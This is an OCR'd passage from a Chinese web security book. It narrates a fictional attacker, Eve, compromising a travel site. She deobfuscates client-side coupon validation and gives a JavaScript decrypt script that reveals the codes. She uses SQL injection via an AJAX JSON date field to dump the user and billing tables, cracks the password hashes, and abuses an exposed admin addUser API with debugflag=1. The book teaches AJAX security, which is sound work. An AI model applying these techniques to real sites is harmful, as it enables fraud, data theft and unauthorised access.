


图 2-1　HignTechVacation.net 的验证页面禁止了单击鼠标右键

这倒是出乎 Eve 的意料之外。难道 HignTechVacation.net 已经想到了她要查看 HTML 源代码吗？这太可笑了。不过，既然她的浏览器必须显示 HTML 代码，那么这些代码就不可能被隐藏起来。用一些 JavaScript 小技巧就想阻止 Eve 打开右键快捷菜单，简直是太天真了！她打开 Firefox 的 Firebug 插件，这个 JavaScript 调试器能够显示当前页面中所有的 JavaScript 代码，如图 2-2 所示。




图 2-2　Firebug，一个 JavaScript 调试器，显示了当前页面中被混淆的代码

看来这是个问题，所有的 JavaScript 代码都经过了混淆，其中所有的空白字

符都被去掉了，并且一些变量和方法的名称都被人为地简化了，这样阅读起来就更难了。Eve 知道，虽然她很难读懂这段 JavaScript 代码，但是对于浏览器中的 JavaScript 解释器却非常容易。于是 Eve 运行了一个自己编写的工具——JavaScript Reverser。这个程序能够加载 JavaScript 代码（不管是否经过混淆），并且能够像浏览器中的 JavaScript 解析器一样进行解析。它能够告诉 Eve 所有的变量名和方法名、使用的频繁程度、方法之间如何互相调用，以及调用时的参数。此外，JavaScript Reverser 同时会在代码中插入适当的空白字符，使代码阅读起来更容易。Eve 急于想看一看这段 JavaScript 中到底写了什么，以至于开发人员设置了这么多步骤来防止其他人查看其中的代码。图 2-3 显示了由 JavaScript Reverser 生成的代码。




图 2-3　JavaScript Reverser 分析了当前页中的代码，帮助 Eve 更容易理解

Eve 快速定位到了一个名为 **addEvent** 的方法上，该方法能够添加 JavaScript 事件监听器，并且兼容多种浏览器。她搜索了一下所有使用 **addEvent** 的地方，发现它将 **checkCoupon** 方法关联到了票务代码文本框的 **onblur** 事件上。而 **checkCoupon** 就是 Eve 在表单中票务字段上按下 Tab 键时触发并决定 FREE 为无效输入的方法。在该方法中，只是简单地提取文本框中的值，并调用 isValidCoupon 方法进行验证。下面是 isValidCoupon 方法中经过反混淆后的代码。

```
var coupons = ["oSMR0.]1/381Lpnk",
"oSMR0._6/381LPNK",
"oSWRN3U6/381LPNK",
"oSWRN8U2/561O.WKE",
"oSWRN2[.0:8/O15TEG",
"oSWRN3Y.1:8/O15TEG",
"oSWRN4_.258/O15TEG",
"tQOWC2U2RY5DkB[X",
"tQOWC3U2RY5DkB[X",
"tQOWC3UCTX5DkB[X",
"tQOWC4UCTX5DkB[X",
"uJX6,GzFD",
"uJX7,GzFD",
"uJX8,GzFD"];

function crypt(s) {
var ret = '';
for(var i = 0; i < s.length; i++) {
var x = 1;
if( (i % 2) == 0) {
x += 7;
}
if( (i % 3) ==0) {
x *= 5;
}
if( (i % 4) == 0) {
x -= 9;
}
ret += String.fromCharCode(s.charCodeAt(i) + x);
}
return ret;
}

function isValidCoupon(coupon) {
coupon = coupon.toUpperCase();
for(var i = 0; i < coupons.length; i++) {
if(crypt(coupon) == coupons[i])
return true;
}
```

```
return false;
}
```

Eve 输入的票务代码被发送到 isValidCoupon 方法，并且所有字母都被转换为大写形式，经过加密再与一个密文列表进行比较。Eve 看了一下 crypt 方法，笑了笑：加密方法不过是根据字符串中某个字符所处的位置，通过一些基本的数学运算来生成一个数字。然后，将这个数字与字符的 ASCII 编码相加，从而得到加密后字符的 ASCII 编码。这个所谓的“加密”算法不过是一个简单加密算法（Trivial Encryption）的范例，轻易就可以破解出来（例如，Pig Latin[4]可以认为是对英语的一个简单加密）。对票务代码的解密也非常容易，只需要将加密字符的 ASCII 代码减去相应的数字。Eve 快速地在自己的机器中新建了一个 HTML 文件，并将 coupons 数组和 crypt 方法复制到其中，然后将 crypt 方法修改为 decrypt 方法，代码如下。

```
<html>
<script>

var coupons = ["oSMR0.]1/381Lpnk",
"oSMR0._6/381LPNK",
"oSWRN3U6/381LPNK",
"oSWRN8U2/561O.WKE",
"oSWRN2[.0:8/O15TEG",
"oSWRN3Y.1:8/O15TEG",
"oSWRN4_.258/O15TEG",
"tQOWC2U2RY5DkB[X",
"tQOWC3U2RY5DkB[X",
"tQOWC3UCTX5DkB[X",
"tQOWC4UCTX5DkB[X",
"uJX6,GzFD",
"uJX7,GzFD",
"uJX8,GzFD"];

function decrypt(s) {
var ret = '';
for(var i = 0; i < s.length; i++) {
var x = 1;
if( (i % 2) == 0) {
```

[4] Pig Latin：故意颠倒英语字母顺序拼凑而成的语句。

```
x+=7;
}
if( (i%3) ==0) {
x *=5;
}
if( (i%4) == 0) {
x -=9;
}
ret += String.fromCharCode(s.charCodeAt(i) - x);
}
return ret;
}

for(var i = 0; i < coupons.length; i++) {
alert("Coupon " + i + " is " + decrypt(coupons[i]));
}
</script>
</html>
```

Eve 用自己的浏览器打开这个 HTML 页面，立即弹出了几个警告窗口，其中包括了在 HighTechVacations.net 预定航班时所有有效的票务代码，如下所示。

- PREM1—500.00—OFF。
- PREM1—750.00—OFF。
- PROMO2—50.00—OFF。
- PROMO7—100.00—OFF。
- PROMO13—150.00—OFF。
- PROMO14—200.00—OFF。
- PROMO21—250.00—OFF。
- PROMO37—300.00—OFF。
- UPGRD1—1ST—CLASS。
- UPGRD2—1ST—CLASS。
- UPGRD2—BUS—CLASS。
- UPGRD3—BUS—CLASS。
- VIP1—FREE。
- VIP2—FREE。
- VIP3—FREE。

Eve 记下了所有代码，她可以将这些信息卖给网上的其他人。不管怎样，Eve 知道，她今年可以免费飞往拉斯维加斯了！

2.1.2 攻击客户端数据绑定

Eve 还渴望能获得更有用的数据，于是她决定检查一下 HighTechVacations.net 的搜索功能。她对从亚特兰大到拉斯维加斯的航班又进行了一次搜索，并注意到浏览器没有刷新搜索页面，或者跳转到其他的 URL。显然，搜索功能也通过 AJAX 与某个 Web 服务进行通信，并且动态地加载搜索结果。Eve 再次检查了一下，确定所有传输的数据都记录在了本机运行的 HTTP 代理中，这样她就可以查看发出的 AJAX 请求，以及接收到的响应信息。Eve 将 HTTP 代理目前所记录的所有数据复制了一份，然后重新启动了代理软件。接着她切换到浏览器中，重新查询了 7 月 27 日从亚特兰大 Hartsfield-Jackson 国际机场到拉斯维加斯 McCarran 国际机场的航班。稍等了一下，Eve 便获得了一个航班的列表，然后她又切换到代理软件，并且检查记录的 AJAX 请求和响应信息，如图 2-4 所示。

图 2-4　通过 AJAX 发送的航班搜索请求，以及返回的响应信息

Eve 发现 HighTechVacations.net 使用了 JSON 作为数据表现层，这也是 AJAX 应

用程序最常用的方式。在使用 Google 搜索了一下后，Eve 知道了 ATL 和 LAS 代表着亚特兰大和拉斯维加斯的机场代码。而 JSON 数组中剩下的部分则很容易猜到：2007-07-27 表示日期，7 表示 Eve 打算在拉斯维加斯停留的天数。Eve 现在破解了请求搜索服务的数据格式，并且她知道，起飞机场、目的机场及航程信息都会被传递给类似于数据库的东西，以便能够查询匹配的航班。因此 Eve 决定进行一次简单的试探，看看后台的数据库是否存在 SQL 注入漏洞。她对 HTTP 代理进行了一些配置，如果代理在发出的 HTTP 请求中发现 ATL、LAS 或 2007-07-27 等字符串时，就会在其发送给 HighTechVacations.net 之前将这些值替换为' OR。而' OR 会使数据库查询产生语法错误，并返回一个数据库错误信息。详细的错误信息是 Eve 最好的朋友！

Eve 切换回浏览器，并重新查询了一次从亚特兰大到拉斯维加斯的航班，然后她等待了很长时间，但是什么都没有发生。这太奇怪了，于是 Eve 查看了一下 HTTP 代理中的记录，如图 2-5 所示。




图 2-5　Eve 的试探引起了一个 ODBC 错误，但是客户端的 JavaScript 忽略了这个错误，并没有显示在 Web 浏览器中

从图中可以看到，Eve 试探的 SQL 注入已经包含在了请求中，并且服务端按照她所期望的，返回了一个详细的错误信息。但是 JavaScript 回调函数在处理包含航班信息的 AJAX 响应时显然忽略了服务器返回的错误。Eve 看到的是数据库的原始错误

信息，从错误信息中可以知道，服务端使用的是微软的 SQL Server 数据库。Eve 知道其中存在典型的 SQL 注入漏洞，但是她还不确定客户端是否对数据进行了转换处理。如果是在客户端进行的数据转换，那么 HighTechVacations.net 的 Web 服务器会根据数据库查询返回的航班结果将它们直接发送到客户端，再由客户端对数据进行格式化，并最终显示给用户。但是，如果由服务端来进行数据转换，那么就会在服务端对数据库返回的结果进行格式化，而不是在客户端。这意味着由服务器返回的一些多余数据，或者说是格式错误的数据，在绑定到页面表单时都被丢弃了，所以 Eve 才没有看到这些信息。通常只有 AJAX 应用程序会在客户端进行数据转换，这样 Eve 便能够构造恶意的 SQL 查询语句来获得客户端未格式化的原始数据库结果集。

Eve 启动了她的另一个工具：HTTP 编辑器。通过这个工具 Eve 可以手工修改发出的原始 HTTP 请求，而不必再像代理中一样，使用查找替换的办法来注入恶意数据。经过几次尝试和失败后，Eve 确定在请求的 JSON 数据中可以通过 date 参数来构造一条 SQL 命令。由于攻击的是 MS SQL 数据库，所以她向 SYSOBJECTS 表发送了一条查询语句，以便获得 HighTechVacations.net 数据库中所有由用户定义的表名，如图 2-6 所示。




图 2-6　Eve 只通过一条简单的查询，便获得了网站数据库中所有由用户定义的表名

对于 Eve 来说，她对其中许多表都很感兴趣，例如 Specials、Orders、Billing 和 Users。Eve 决定将 Users 表中的所有数据都查询出来，如图 2-7 所示。




图 2-7　Eve 只通过一条简单的查询语句，便获得了 Users 表中的所有数据

天啊！仅仅一条简单的查询语句便获得了所有用户的信息！虽然 HighTechVacations.net 存在着 SQL 注入漏洞，但是，实际上是由于网站在客户端、而不是服务端进行数据转换，所以 Eve 仅仅通过一些查询语句便获得了数据库中的全部数据，而不用再在 Absinthe 等自动 SQL 注入工具上浪费时间。

Eve 非常高兴，因为她已经获得了所有的用户名和密码。人们通常在所有的网站上都会使用同样的用户名和密码，因此 Eve 可以利用这些结果对其他网站发起新的攻击。在成功入侵 HighTechVacations.net 之后，Eve 便有机会去入侵其他毫不相关的网站。也许在今晚，Eve 可能已经掌握了某人的银行账号、学生贷款、抵押财产或养老金等。Eve 用了几分钟将查询出的用户名和密码提取出来。虽然她现在并不确定密码的加密方式，但是每个密码都是 32 位十六进制数字，非常类似于 MD5 算法加密后的哈希散列值。于是 Eve 打开 John the Ripper——一个密码破解工具，开始破解列表中所有的密码。接下来，Eve 又以相同的方式获取了 Billing 和 JOIN_Billing_Users 表中的数据。这些表中含有了所有的账单信息，包括 HighTechVacations.net 中所有账单的用户信用卡号码、过期日期及账单地址。

2.1.3 攻击 AJAX API

Eve 决定再仔细看一遍她浏览过的网页。经过检查，她注意到每个页面都引用了 common.js。但是，common.js 中定义的所有方法并不是在每个页面都用到了。例如，只有校验页面中使用了其中的 isCouponValid 方法。Eve 知道，很可能在 common.js 中还定义了其他没有见过的方法，甚至可能包括一些从未打算让用户使用的管理员方法。Eve 仔细地浏览着 JavaScript Reverser 中的变量和方法，发现自己几乎差点错过了最关键的地方。在一大堆烦人的 AJAX 方法中间，她发现了一个名为 AjaxCalls.admin.addUser 的方法，如图 2-8 中间所示。




图 2-8　在 common.js 中有一个未曾使用过的管理员方法：AjaxCalls.admin.addUser

该方法本身并没有更多有用的信息，但是它调用了一个 Web 服务来完成所有的功能。不过，方法名似乎暗示着是某种管理员方法。Eve 快速地搜索了一下由 HTTP 代理捕获的响应信息，到现在为止，还没有哪个页面曾调用过 addUser 方法。Eve 的好奇心被激起来了，为什么这个方法要被放在 common.js 中呢？这是否是个失误呢？

Eve 再次打开了她的 HTTP 编辑器，她知道 addUser 方法访问 Web 服务的 URL，也知道需要使用 POST 方式来发送请求，但是也只知道这么多了。所有其他的 Web 服务似乎都使用 JSON，于是 Eve 向/ajaxcalls/addUser.aspx 发送了一个 POST 请求，其中含有一个空的 JSON 数组，如图 2-9 所示。




图 2-9　addUser.aspxWeb 服务返回了一个错误信息，提示请求的格式不正确

有趣的是，网站返回了一个错误信息，告诉 Eve 她发出的请求缺少某些参数。于是 Eve 便伪造了一个参数，并重新发送了一遍请求，图 2-10 显示了这次操作的结果。




图 2-10　Eve 伪造参数后的请求，从 addUser Web 服务获得了不同的错误信息

Eve 往座位的边上挪了挪。看来她是瞎猫碰到死耗子了，随手填写的参数实际上参与了某些处理。Web 服务似乎并没有添加一个用户，而是告诉 Eve 现在只缺少 3 个参数，而不是刚才的 4 个。Eve 停下来思考了一下，她知道自己需要以 JSON 的形式向 Web 服务传递 4 个参数，根据经验，她也可以猜到需要传递什么样的数据：大概应该是一个账户名：一个实际的名称、一个密码及一个标记位。她知道标记位通常都是布尔值，但是无法确定 Web 服务使用的格式。Eve 快速地输入了几个自己虚构的值，并重新发送了请求，结果如图 2-11 所示。




图 2-11　因为 debugflag 参数的值无效，所以 Web 服务拒绝了 Eve 的请求

真见鬼，这正是 Eve 最担心的事情，最后一个参数 debugflag 的值形式不正确。标记位不是真就是假，因此 Eve 原以为发送的“true”能够正常执行，但是现在看来她想错了。Eve 又尝试了很多次：带有两个双引号的“true”，全部大写的 TRUE，还有 false，但是全部都失败了。突发奇想，Eve 试了一下“1”作为 debugflag 参数的值，因为类似 C 之类的编程语言，并没有原生的 true 或者 false，而是分别使用“1”和“0”来代替的。这一次，返回的结果如图 2-12 所示。




图 2-12　Eve 尝试将“1”作为 debugflag 参数的值，这次她的请求成功了

Eve 不敢相信自己的眼睛，竟然成功了！虽然她并不确定自己创建了一个什么样的账号，也不知道在哪里创建的，但是她刚才的确创建了一个名为 eve6 的账号。Eve 切换回搜索航班的 HTTP 编辑器中，重新使用 SQL 注入获得了一份用户名单。毫无疑问，现在在列表中已经有了一个名为 eve6 的账户。不过，Eve 还是不知道 debugflag 有何用途，也不知道它的值存放在何处。她本可以再深入到数据库中进行查找，但是她选择了先使用一下新创建的账号。Eve 在浏览器中新打开了一个标签页，并且使用刚才新创建的账号登录到网站中。图 2-13 为 Eve 使用 eve6 账号登录 HighTechVacation.net 时的情形。




图 2-13　对于调试用的账号，HighTechVacations.net 返回了不同的页面

所有的一切都变得不同了！Eve 看到了正在使用的 Web 服务器信息、服务器加载的数据，以及刚才她所发出的请求信息。而最吸引 Eve 的是菜单栏中的“调试”（Debug）一项。虽然有很多值得去发掘的内容，但是 Eve 一下子被“返回到管理员页面”的超链接吸引住了。毕竟，到现在为止她还不曾进入过任何管理页面，如果现在能返回到其中某个页面的话，会发生什么事情呢？Eve 单击了一下链接，紧接着在浏览器中出现了如图 2-14 所示的页面。




图 2-14　通过调试模式创建的 HighTechVacations.net 用户，能够访问到的管理员页面

Eve 似乎已经引起了类似于空指针异常的错误。不过，毕竟她现在已经知道了管理员区域的位置所在。Eve 通常都会使用像 Nikto 这样的工具，对一些常见的目录如 admin 和 logs 进行暴力猜解，但是在她用来猜解的数据中并没有/SiteConfig/目录，因此她很可能会忽略掉这个管理页面。很奇怪的是，网站的一部分内容认为 eve6 账号是一个管理员或者 QA 测试员账号，并对其开放，可是其他一些部分却禁止该账号的访问。而产生空指针异常的原因，很可能是后台的应用程序试着读取有关 eve6 的信息，但是因为 eve6 实际上并不是一个管理员账号，所以失败了。显然，HighTechVacations.net 的开发人员犯了一个错误，对于 addUser 等进行管理操作的 Web 服务只在从后台管理入口访问时才进行了身份和权限认证。由于这个失误，Eve 实际上不必登录后台管理入口，直接调用 addUser 或者其他的 Web 服务便能进行各种管理操作。

2.2　黑夜中的盗窃

Eve 打了个哈欠，喝掉了最后一点咖啡，然后伸了伸懒腰。到此为止，她的攻击已经彻底成功了。她已经破解了所有订购免费机票的代码，获得了所有用户的用户名及密码（正在破解中），复制了所有在 HighTechVacations.net 上预定航班的用户信用卡数据，创建了一个具有管理员或者 QA 权限的后门账号（虽然稍微有些不太稳定）。此外，她还找到了后台管理入口的登录页面，这可能会使她除了 HighTechVacations.net 外，还能访问到其他更多的网站。

如果 Eve 愿意的话，本可以继续更深入地入侵。例如，在预定航班机票的时候，她注意到程序调用了一系列的 Web 服务：startTrans、holdSeat、checkMilesClub、debitACH、pushItinerary、pushConfirmEmail 及 commitTrans。如果不按照这个顺序调用这些 Web 服务会怎样呢？如果她跳过了 debitACH 的话还会扣掉相应的金额吗？如果启动数千次数据库事务、但是都不提交的话，是不是就能够实现拒绝服务攻击？利用 puhConfirmEmail 方法是否能发送大量的垃圾邮件，或者以此进行钓鱼攻击？应该说，这些可能性都是存在的，说不好哪天就会变成现实，但是不管怎样，至少现在 Eve 已经得到了所有的用户密码，如果能将其中一些卖给垃圾邮件服务商就更好了。剩下的那个后台管理入口该怎么办呢？Eve 想到了她曾经用 Perl 写过一个半成品的脚本，用来暴力破解基于 Web 的登录表单，也许现在是完成它的时候了。

Eve 看了看表，大概已经是晚上 9 点了。等到家的时候应该正好会从一家夜总会收到一些来自乌克兰方面的业务。Eve 笑了笑，她已经有了一些买家可能会感兴趣的数据，并且他们总是会付最高的价格。不管怎么说，剩下的都是谈判桌上的事情了。

Eve 关掉了她的 ThinkPad 笔记本，打好背包，离开的时候顺手把咖啡杯丢到了门口的垃圾桶中。没过多久，甚至开车还不到一公里的时间，就有另一个顾客坐在了刚才 Eve 的座位上，然后取出了一台笔记本。而之前坐在角落桌子旁的那个女人会慢慢从 Caribou 顾客和员工的记忆中消失掉。

没有人会记得 Eve，这正是她的风格。

第3章
Web攻击

错误观点：

AJAX应用程序通常容易受到新的、针对于AJAX的攻击。

